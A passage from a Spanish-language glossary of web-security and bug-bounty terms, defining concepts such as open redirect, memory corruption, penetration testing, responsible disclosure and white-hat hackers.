Otro nombre para la inyección CRLF donde un usuario malicioso es capaz de inyectar las cabeceras en una respuesta del servidor.

Corrupción de la memoria

Corrupción de la memoria es una técnica utilizada para exponer una vulnerabilidad haciendo que el código lleve a cabo algún tipo de comportamiento inusual o inesperado. El efecto es similar a un desbordamiento de búfer donde la memoria es expuesta cuando no lo debería ser.

Redirección abierta

Una redirección abierta se produce cuando una aplicación recibe un parámetro y redirige al usuario a dicho valor, sin llevar a cabo ninguna validación del valor.

Pruebas de penetración

Un ataque de software a un sistema informático que busca debilidades de seguridad, lo que podría permitir ganar acceso a las funciones y los datos de la computadora. Estos pueden incluir pruebas legítimas o avaladas por la empresa, o también pruebas ilegítimas para propósitos nefastos.

Investigadores

También conocidos como White Hat Hackers o hackers de sombrero blanco. Se trata de cualquier persona que ha investigado un posible problema de seguridad en algún tipo de tecnología, incluyendo los investigadores académicos de seguridad, ingenieros de software, administradores de sistemas, e incluso los tecnólogos casuales.

Equipo de Respuesta

Un equipo de personas que se encargan de hacer frente a los problemas de seguridad descubiertos en un producto o servicio. Dependiendo de las circunstancias, esto podría ser un equipo formal de respuesta por parte de una organización, un grupo de voluntarios en un proyecto de código abierto, o un panel independiente de voluntarios.

Divulgación de forma responsable

Describir una vulnerabilidad al mismo tiempo que se permite una respuesta del equipo en un período de tiempo adecuado para hacer frente a la vulnerabilidad antes de hacer pública.

Vulnerabilidad

Un error de software que permitiría a un atacante realizar una acción en violación de una política de seguridad expresa. El error que permite acceso o escalar el privilegio es una vulnerabilidad. Defectos de diseño y fallas que se adhieran a las mejores prácticas de seguridad también pueden calificarse como vulnerabilidades.

Coordinación de la vulnerabilidad

Un proceso en que todas las partes están involucradas para trabajar en la solución de una vulnerabilidad. Por ejemplo, puede ser una investigación (con un hacker de sombrero blanco) y una empresa en HackerOne o un investigador (hacker de sombrero blanco) y una comunidad de código abierto.

Divulgación de Vulnerabilidad

Una divulgación de vulnerabilidad es la divulgación de información acerca de un problema de seguridad informática. No existen pautas universales acerca de las divulgaciones de vulnerabilidades, pero los programas de recompensas de errores generalmente tienen directrices sobre cómo deben manejarse las revelaciones.

Hacker de sombrero blanco

Un hacker de sombrero blanco es un hacker ético, su trabajo tiene por objeto garantizar la seguridad de una organización. A los hackers de sombrero blanco se les denomina de vez en cuando como probadores de penetración de seguridad. Esto es lo contrario a un hacker de sombrero negro.